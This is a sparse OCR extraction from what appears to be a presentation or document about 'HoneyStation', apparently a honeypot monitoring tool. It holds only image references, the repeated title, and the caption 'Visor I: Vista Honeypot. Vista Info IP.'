

HoneyStation


HoneyStation


SPAIN
HoneyStation



HoneyStation

Visor I: Vista Honeypot. Vista Info IP.




HoneyStation


Visor I: Vista Honeypot. Vista Info IP.



